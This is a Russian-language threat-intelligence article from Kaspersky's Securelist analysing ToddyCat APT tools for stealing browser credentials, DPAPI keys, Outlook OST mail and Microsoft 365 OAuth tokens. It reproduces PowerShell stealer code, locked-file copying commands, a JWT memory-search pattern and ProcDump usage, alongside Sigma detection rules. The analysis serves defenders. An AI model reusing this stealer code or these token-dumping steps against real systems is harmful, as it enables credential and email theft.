

Новые инструменты и техники APT-группы ToddyCat

SL securelist.ru/toddycat-apt-steals-email-data-from-outlook/114045

Andrey Gunkin

November 21, 2025



Авторы

Expert

[Андрей Гунькин](#)

Введение

Электронная почта по-прежнему остается основным средством служебной переписки в компаниях. Ее можно организовать как с помощью собственной инфраструктуры (например, развернув Microsoft Exchange Server), так и через облачные почтовые сервисы, такие как Microsoft 365 или Gmail. При этом в некоторых организациях нет доменного доступа к облачной почте. Как следствие, злоумышленники, взломавшие домен, не получают автоматически доступ к переписке и прибегают к дополнительным техникам, чтобы ее прочитать.

В этом исследовании мы расскажем, как APT ToddyCat развивала свои методы для получения скрытого доступа к служебной переписке сотрудников целевых компаний. В первой части рассмотрим инциденты, которые происходили во второй половине 2024 —

начале 2025 года. Во второй части исследования мы подробно остановимся на том, как в результате своих поисков злоумышленники реализовали новый вектор атаки.

Эта атака позволяет им с помощью браузера пользователя получить токены для протокола авторизации OAuth 2.0, которые можно использовать вне периметра скомпрометированной инфраструктуры для доступа к корпоративной почте.

Дополнительная информация об этой угрозе, включая индикаторы компрометации, доступна клиентам [сервиса аналитических отчетов об АPT-угрозах](#). Для получения более подробной информации свяжитесь с нами по адресу intelreports@kaspersky.com.

TomBerBil на PowerShell

[В одной из наших предыдущих статей о группе ToddyCat](#) мы описывали инструменты семейства TomBerBil, предназначенные для извлечения cookie-файлов и сохраненных паролей из браузеров на хостах пользователей. Они были написаны на C# и C++.

Однако в инцидентах, произошедших в мае-июне 2024 года, мы обнаружили новую модификацию, написанную на PowerShell. В ней была сохранена основная вредоносная функциональность предыдущих образцов, однако злоумышленники использовали другой подход к ее реализации и добавили новые команды.

Ключевая особенность этой версии заключается в том, что она выполнялась на контроллерах домена от привилегированного пользователя и получала доступ к браузерным файлам через общие сетевые ресурсы по протоколу SMB.

Кроме этого, наряду с поддержкой браузеров Chrome и Edge, новая версия предусматривает обработку файлов браузера Firefox.

Инструмент запускался с помощью запланированной задачи, выполняющей следующую командную строку:

```
1 powershell -exec bypass -command "c:\programdata\ip445.ps1"
```

В начале своей работы скрипт создает новую локальную директорию, которая строго задается в переменной `$baseDir`. В эту директорию инструмент сохраняет все собранные данные.

```
1 $baseDir = 'c:\programdata\temp\'
2
3 try{
4 New-Item -ItemType directory -Path $baseDir | Out-Null
5 }catch{
6 }
7
```

В скрипте задается функция с именем `parseFile`, принимающая в качестве параметра полный путь к файлу. Она открывает файл `c:\programdata\uhosts.txt` и с помощью классов .NET Framework построчно считывает его содержимое, возвращая результат в виде массива строк. Таким образом скрипт формирует массив имен хостов.

```
1 function parseFile{
2     param(
3         [string]$fileName
4     )
5
6     $fileReader=[System.IO.File]::OpenText($fileName)
7
8     while(($line = $fileReader.ReadLine()) -ne $){
9         try{
10             $line.trim()
11         }
12         catch{
13         }
14     }
15     $fileReader.close()
16 }
```

Для каждого хоста из массива скрипт пытается установить SMB-соединение к общему ресурсу `c$`, формируя путь вида `\\c$users\`. Если соединение успешно установлено, инструмент получает список пользовательских директорий на удаленном хосте. В случае обнаружения хотя бы одной директории для него создается отдельная папка в рабочей директории `$baseDir`:

```
1  foreach($myhost in parseFile('c:\programdata\uhosts.txt')){
2
3      $myhost=$myhost.TrimEnd()
4
5      $open=$false
6
7
8      $cpath = "\\{0}\c$users\" -f $myhost
9
10     $items = @(get-childitem $cpath -Force -ErrorAction SilentlyContinue)
11
12     $lpath = $baseDir + $myhost
13
14     try{
15
16         New-Item -ItemType directory -Path $lpath | Out-Null
17
18     }catch{
19
20     }
```

На следующем этапе скрипт в цикле перебирает найденные пользовательские папки на удаленном хосте, пропуская те, что указаны в переменной `$filter_users`, заданной в начале работы инструмента. Для остальных в рабочей папке скрипта создаются три папки для сбора данных из браузеров Google Chrome, Mozilla Firefox и Microsoft Edge.

```

1  $filter_users = @('public','all users','default','default user','desktop.ini','.net v4.5','.net v4.5
2  classic')
3
4
5  foreach($item in $items){
6
7      $username = $item.Name
8
9      if($filter_users -contains $username.toLower()){
10
11          continue
12      }
13  }
14
15  $upath = $lpath + '\' + $username
16
17  try{
18
19      New-Item -ItemType directory -Path $upath | Out-Null
20
21      New-Item -ItemType directory -Path ($upath + '\google') | Out-Null
22
23      New-Item -ItemType directory -Path ($upath + '\firefox') | Out-Null
24
25      New-Item -ItemType directory -Path ($upath + '\edge') | Out-Null
26
27  }catch{
28
29  }

```

Далее инструмент ищет следующие файлы браузеров Chrome и Edge на удаленном хосте, используя учетную запись по умолчанию:

- **Login Data** — файл базы данных, в котором находятся сохраненные пользователем логины и пароли для сайтов в зашифрованном виде;
- **Local State** — JSON-файл, содержащий ключ, который используется для шифрования хранимых данных;
- **Cookies** — файл базы данных, в котором хранятся HTTP-cookies для всех посещаемых пользователем сайтов;
- **History** — база данных, в которой хранится история посещений браузера.

Эти файлы копируются по протоколу SMB в локальную папку в соответствующую иерархию папок пользователя и браузера. Ниже приведен фрагмент кода, который копирует файл Login Data:

```

1 $googlepath = $upath + '\google\'
2
3 $firefoxpath = $upath + '\firefox\'
4
5 $edgepath = $upath + '\edge\'
6
7 $loginDataPath = $item.FullName + "\AppData\Local\Google\Chrome\User
8 Data\Default>Login Data"

if(test-path -path $loginDataPath){

    $dstFileName = "{0}\{1}" -f $googlepath,'Login Data'

    copy-item -Force -Path $loginDataPath -Destination $dstFileName | Out-Null

}

```

Та же процедура применяется и к файлам браузера Firefox, причем инструмент дополнительно проходит по всем папкам профилей пользователей браузера. Вместо вышеописанных файлов для Chrome и Edge скрипт ищет файлы с именами из массива `$firefox_files`: они содержат аналогичную информацию. Запрошенные файлы также копируются в локальную папку инструмента.

```

1  $firefox_files = @('key3.db','signons.sqlite','key4.db','logins.json')
2
3
4
5  $firefoxBase = $item.FullName + 'AppData\Roaming\Mozilla\Firefox\Profiles'
6
7  if(test-path -path $firefoxBase){
8
9  $profiles = @(get-childitem $firefoxBase -Force -ErrorAction SilentlyContinue)
10
11  foreach($profile in $profiles){
12  if(!(test-path -path ($firefoxpath + '\' + $profile.Name))){
13
14  New-Item -ItemType directory -Path ($firefoxpath + '\' + $profile.Name) | Out-Null
15
16  }
17
18  foreach($firefox_file in $firefox_files){
19
20  $tmpPath = $firefoxBase + '\' + $profile.Name + '\' + $firefox_file
21
22  if(test-path -Path $tmpPath){
23
24  $dstFileName = "{0}\{1}\{2}" -f $firefoxpath,$profile.Name,$firefox_file
25
26  copy-item -Force -Path $tmpPath -Destination $dstFileName | Out-Null
27
28  }
29
30  }
31
32  }
33
34  }

```

Скопированные файлы зашифрованы с использованием [Data Protection API](#) (DPAPI). Предыдущая версия TomBerBil запускалась на хосте и копировала токен пользователя. В результате при помощи DPAPI в текущей сессии пользователя расшифровывался мастер-ключ, а впоследствии и сами файлы. В более новой серверной версии TomBerBil копирует файлы, содержащие пользовательские ключи шифрования, которые применяются DPAPI. Используя эти ключи, а также SID и пароль пользователя, атакующие получают возможность расшифровать все скопированные файлы локально.

```

1  if(test-path -path ($item.FullName + '\AppData\Roaming\Microsoft\Protect')){
2
3  copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Roaming\Microsoft\Protect') -
4  Destination ($upath + '\') | Out-Null
5
6  }

  if(test-path -path ($item.FullName + '\AppData\Local\Microsoft\Credentials')){

    copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Local\Microsoft\Credentials')
    -Destination ($upath + '\') | Out-Null

  }

```

При помощи TomBerBil злоумышленники автоматически собирали cookie-файлы, историю посещений и сохраненные пароли пользователей, одновременно копируя ключи шифрования, необходимые для расшифровки файлов браузера. Подключение к удаленным хостам жертвы осуществлялось по протоколу SMB, что существенно затруднило обнаружение активности инструмента.




Схема работы TomBerBil на PowerShell

Как правило, такие инструменты применяются на этапах, когда злоумышленники уже закрепились во внутренней инфраструктуре организации и получили привилегированный доступ к ней.

Детектирование

Чтобы детектировать реализацию этой атаки, необходимо настроить аудит доступа к папкам браузеров и отслеживать события попыток подключения к ним по сетевому протоколу.

1 title: Access To Sensitive Browser Files Via Smb
2
3 id: 9ac86f68-9c01-4c9d-897a-4709256c4c7b
4
5 status: experimental
6
7 description: Detects remote access attempts to browser files containing sensitive
8 information
9
10 author: Kaspersky
11
12 date: 2025-08-11
13
14 tags:
15 - attack.credential-access
16
17 - attack.t1555.003
18
19 logsource:
20
21 product: windows
22
23 service: security
24
25 detection:
26
27 event:
28 EventID: '5145'
29
30 chromium_files:
31
32 ShareLocalPath|endswith:
- '\User Data\Default\History'
- '\User Data\Default\Network\Cookies'
- '\User Data\Default>Login Data'
- '\User Data\Local State'

firefox_path:
ShareLocalPath|contains: '\AppData\Roaming\Mozilla\Firefox\Profiles'

firefox_files:
ShareLocalPath|endswith:
- 'key3.db'
- 'signons.sqlite'

- 'key4.db'

- 'logins.json'

condition: event and (chromium_files or firefox_path and firefox_files)

falsepositives: Legitimate activity

level: medium

Помимо этого, необходим аудит доступа к папкам, в которых хранятся файлы ключей шифрования DPAPI.

1 title: Access To System Master Keys Via Smb
2
3 id: ba712364-cb99-4eac-a012-7fc86d040a4a
4
5 status: experimental
6
7 description: Detects remote access attempts to the Protect file, which stores DPAPI master
8 keys
9
10 references:
11 - <https://www.synacktiv.com/en/publications/windows-secrets-extraction-a-summary>
12
13 author: Kaspersky
14
15 date: 2025-08-11
16
17 tags:
18
19 - attack.credential-access
20
21 - attack.t1555

logsource:

product: windows

service: security

detection:

selection:

EventID: '5145'

ShareLocalPath|contains: 'windows\System32\Microsoft\Protect'

condition: selection

falsepositives: Legitimate activity

level: medium

Кража писем из Outlook

Модифицированные инструменты семейства TomVerBil не позволили атакующим скрыться от средств мониторинга, поэтому злоумышленники начали искать альтернативные способы доступа к критически важным данным внутри организации. Мы обнаружили попытку получить доступ к файлам корпоративной переписки, сохраненным в локальном хранилище Outlook.

OST-файлы (Offline Storage Table) используются для автономной работы в приложении Outlook. Имена таких файлов содержат адрес электронной почты, для которой выполняется кэширование. Outlook использует OST-файлы для хранения локальной копии данных, синхронизируемых с почтовыми серверами — Microsoft Exchange, Office 365 или Outlook.com. Это позволяет работать с почтой, календарями, контактами и другими данными в автономном режиме, а затем синхронизировать изменения с сервером при восстановлении соединения.

Однако во время работы Outlook получить доступ к OST-файлу нельзя — приложение его блокирует. Чтобы скопировать файл, злоумышленники создали специальный инструмент TCSectorCopy.

TCSectorCopy

Этот инструмент предназначен для поблочного копирования файлов, доступ к которым может быть ограничен прикладными программами или операционной системой (например, файлов, заблокированных в момент использования).

Инструмент представляет собой 32-битный исполняемый PE-файл, написанный на C++. После запуска он обрабатывает параметры, переданные через командную строку: путь к исходному файлу, который требуется скопировать, и путь, по которому должен быть сохранен результат. Далее выполняется проверка, чтобы исключить совпадение пути источника и пути назначения.

```
if ( sourceFilePath && destinationFilePath )
{
    resultFlag = GetFullPathNameW(sourceFilePath, 260u, &SourceFullPath, 0);
    if ( resultFlag )
    {
        resultFlag = GetFullPathNameW(destinationFilePath, 260u, &DestinationFullPath, 0);
        if ( resultFlag )
        {
            if ( !lstrcmpiW(&SourceFullPath, &DestinationFullPath) )
                SetLastError(0xA0u);
            v4 = OpenFilePath(&SourceFullPath, &fileAnalysisStruct);
        }
    }
}
```

Проверка параметров командной строки TCSectorCopy

Далее инструмент собирает информацию о диске, на котором находится копируемый файл: определяет размер кластера, тип файловой системы и другие параметры, необходимые для чтения на низком уровне.

```

if ( fileHandle && fileHandle != (HANDLE)-1 )
{
    volumeInfo->FileSystem = 0;
    if ( !StrCmpIW(FileSystemNameBuffer, L"NTFS") )
        volumeInfo->FileSystem = 1;
    if ( StrCmpIW(FileSystemNameBuffer, L"FAT") && StrCmpIW(FileSystemNameBuffer, L"FAT32")
        || sub_401270(volumeInfo) )
    {
        if ( !StrCmpIW(FileSystemNameBuffer, L"exFAT") )
            volumeInfo->FileSystem = 2;
        if ( !StrCmpIW(FileSystemNameBuffer, L"HPFS") )
            volumeInfo->FileSystem = 6;
        if ( !StrCmpIW(FileSystemNameBuffer, L"CDFS") )
            volumeInfo->FileSystem = 7;
        result = 1;
    }
}

```

Определение типа файловой системы диска

Затем TCSectorCopy открывает диск как устройство в режиме чтения и последовательно копирует содержимое файла сектор за сектором в обход стандартного API Windows. Таким образом инструмент может копировать даже файлы, заблокированные системой или другими приложениями.

Атакующие загружали этот инструмент на целевой хост и использовали его для копирования OST-файлов пользователей:

```

1 xCopy.exe C:\Users\<user>\AppData\Local\Microsoft\Outlook\<email>@<domain>.ost
  <email>@<domain>.ost2

```

Получив OST-файлы, злоумышленники обрабатывали их с помощью другого инструмента, чтобы извлечь содержимое электронной переписки.

XstReader

XstReader — это инструмент на C# с открытым исходным кодом для просмотра и экспорта содержимого файлов .OST и .PST Microsoft Outlook. Злоумышленники использовали XstReader для экспорта содержимого из скопированных OST-файлов.

В командной строке инструменту XstReader задается параметр **-e** и путь к скопированному файлу. Параметр **-e** определяет экспорт всех сообщений и их вложений в текущую папку в следующих форматах: .html, .rtf, .txt.

```

1 XstExport.exe -e <email>@<domain>.ost2

```

Экспортировав данные из OST-файла, злоумышленники просматривают список полученных файлов, собирают те, что представляют интерес, в архив и выгружают его.




Схема использования инструментов TCSectorCopy и XstReader

Детектирование


Чтобы детектировать доступ к OST-файлам Outlook, необходимо настроить аудит папки `%LOCALAPPDATA%\Microsoft\Outlook\` и отслеживать события доступа к файлам с расширением `.ost`, при этом исключив процессы Outlook и другие легитимные процессы, которые используют этот файл.

```
1 title: Access To Outlook Ost Files
2
3 id: 2e6c1918-08ef-4494-be45-0c7bce755dfc
4
5 status: experimental
6
7 description: Detects access to the Outlook Offline Storage Table (OST) file
8
9 author: Kaspersky
10
11 date: 2025-08-11
12
13 tags:
14   - attack.collection
15
16   - attack.t1114.001
17
18 logsource:
19   product: windows
20
21   service: security
22
23 detection:
24   event:
25     EventID: 4663
26
27   outlook_path:
28     ObjectName|contains: '\AppData\Local\Microsoft\Outlook\'
29
30   ost_file:
31     ObjectName|endswith: '.ost'
32
33   condition: event and outlook_path and ost_file
34
35 falsepositives: Legitimate activity
36
37 level: low
```

Инструмент TCSectorCopy использует доступ к OST-файлу через устройство диска, поэтому для его детектирования необходимо отслеживать, например, события с идентификатором 9 в Sysmon (RawAccessRead). Это события чтения напрямую с диска в обход файловой системы.

Как мы упоминали ранее, TCSectorCopy получает путь к OST-файлу в командной строке. Поэтому для детектирования вредоносной активности этого инструмента также необходимо отслеживать использование шаблона имени OST-файлов: наличие в имени символа @ и

расширения .ost.



Пример детектирования активности инструмента TCSectorCopy в KATA

Кража токенов доступа из Outlook

Поскольку активные действия по сбору файлов на хосте легко отследить с помощью систем мониторинга, следующим шагом злоумышленников стало получение доступа к почте вне хостов, на которых осуществляется мониторинг. Некоторые целевые организации использовали облачный набор офисных приложений Microsoft 365. Злоумышленники попытались получить токен доступа из памяти процессов, использующих этот облачный сервис.

В протоколе OAuth 2.0, который применяется для авторизации в Microsoft 365, токен доступа используется при запросе ресурсов с сервера. При работе с Outlook он указывается в API-запросах к облачному сервису для получения писем вместе с вложениями. Его недостатком является сравнительно небольшой срок жизни, однако этого временного промежутка может быть достаточно для получения всех электронных писем из почтового ящика в обход средств мониторинга.

Для хранения токена доступа используется стандарт [JWT](#) (JSON Web Tokens). Содержимое токена кодируется с помощью base64. В заголовках токенов JWT для приложений Microsoft всегда сначала указывается параметр `typ` со значением `JWT`. Это означает, что в

закодированном виде первые 18 символов токена всегда будут одинаковы.

Для получения токена доступа из пользовательского приложения Outlook атакующие использовали SharpTokenFinder. Этот инструмент написан на C# и предназначен для поиска токена доступа в процессах, связанных с пакетом Microsoft 365. После запуска инструмент ищет в системе следующие процессы:

- TEAMS
- WINWORD
- ONENOTE
- POWERPNT
- OUTLOOK
- EXCEL
- ONEDRIVE
- SHAREPOINT

Если перечисленные процессы найдены, инструмент пытается открыть объект каждого из них с помощью функции `OpenProcess` и сделать дамп их памяти. Для этого инструмент импортирует из файла `dbghelp.dll` функцию `MiniDumpWriteDump`, которая записывает сведения о минидампе пользовательского режима в указанный файл. Файлы дампов сохраняются в папке `dump`, которая находится в текущей директории SharpTokenFinder. Создав файлы дампов найденных процессов, инструмент ищет следующий шаблон строки в каждом из них:

```
1 "eyJ0eX[a-zA-Z0-9\\._\\-]+"
```

В этом шаблоне используются первые 6 неизменяемых символов закодированного JWT-токена. Его структуры разделены точками. Этого достаточно, чтобы найти нужную строку в дампе памяти процесса.



Пример JWT-токена

В описываемом инциденте локальные средства защиты (EPP) заблокировали попытку создания дампа процесса `OUTLOOK.exe` инструментом SharpTokenFinder, поэтому оператор воспользовался для этой цели инструментом из набора Sysinternals `ProcDump`:

Здесь оператор выполняет ProcDump со следующими параметрами:

- `accepteula` — этот параметр позволяет скрытно принять лицензионное соглашение, не выводя графическое окно с его текстом;
- `ma` — указывает, что необходимо сделать полный дамп процесса;
- `exe` — имя процесса, для которого будет создан дамп.

Затем выполняется команда `dir` в качестве проверки, что файл был создан и он не нулевого размера, после чего файл с помощью архиватора WinRAR добавляется в архив `dmp.rar`. Этот файл атакующие отправили с помощью протокола SMB на свой хост.


Детектирование

Чтобы детектировать эту технику, необходимо отслеживать в командной строке процесса ProcDump появление имен, принадлежащих процессам продуктов Microsoft 365.

```
1 title: Dump Of Office 365 Processes Using Procdump
2
3 id: 5ce97d80-c943-4ac7-8caf-92bb99e90e90
4
5 status: experimental
6
7 description: Detects Office 365 process names in the command line of the procdump tool
8
9 author: kaspersky
10
11 date: 2025-08-11
12
13 tags:
14   - attack.lateral-movement
15
16   - attack.defense-evasion
17
18   - attack.t1550.001
19
20 logsource:
21   category: process_creation
22
23   product: windows
24
25 detection:
26   selection:
27     Product: 'ProcDump'
28
29     CommandLine|contains:
30       - 'teams'
31
32       - 'winword'
33
34       - 'onenote'
35
36       - 'powerpnt'
37
38       - 'outlook'
39
40       - 'excel'
41
42       - 'onedrive'
43
44       - 'sharepoint'
45
46   condition: selection
47
48 falsepositives: Legitimate activity
```

level: high

Ниже приведен пример детектирования событий дампа памяти процесса Outlook с помощью инструмента ProcDump из пакета Sysinternals в Kaspersky Anti Targeted Attack (KATA).



Пример детектирования дампа процесса Outlook в KATA

Выводы

Рассмотренные в этой статье инциденты показывают, что APT-группа ToddyCat постоянно развивает свои техники и ищет такие, которые бы позволили скрыть активность по получению доступа к корпоративной переписке внутри скомпрометированной инфраструктуры. Большинство техник, описанных в статье, успешно детектируются. Для их эффективного выявления рекомендуется использовать как хостовые EPP-решения, например [Kaspersky Endpoint Security для бизнеса](#), так и системы мониторинга сложных угроз, например [Kaspersky Anti Targeted Attack](#). А для того чтобы получать всю актуальную информацию об угрозах и правилах их детектирования, мы рекомендуем использовать сервис [Kaspersky Threat Intelligence](#).

Индикаторы компрометации

Вредоносные файлы

[55092E1DEA3834ABDE5367D79E50079A](#)
[2320377D4F68081DA7F39F9AF83F04A2](#)
[B9FDAD18186F363C3665A6F54D51D3A0](#)

ip445.ps1
xCopy.exe
stf.exe

Not-a-virus—файлы

[49584BD915DD322C3D84F2794BB3B950](#)

XstExport.exe

Пути к файлам

C:\programdata\ip445.ps1

C:\Windows\Temp\XCopy.exe

C:\Windows\Temp\XstExport.exe

c:\windows\temp\stf.exe

PDB

O:\Projects\Penetration\Tools\SectorCopy\Release\SectorCopy.pdb

- [Технологии вредоносных программ](#)
- [Описание вредоносных программ](#)
- [Firefox](#)
- [Microsoft Office](#)
- [APT](#)
- [Вредоносные программы](#)
- [PowerShell](#)
- [Кража данных](#)
- [Google Chrome](#)
- [ToddyCat](#)
- [Microsoft Outlook](#)
- [Microsoft Edge](#)

ToddyCat — ваш скрытый почтовый ассистент. Часть 1

Ваш e-mail не будет опубликован. Обязательные поля помечены *

Имя *

E-mail *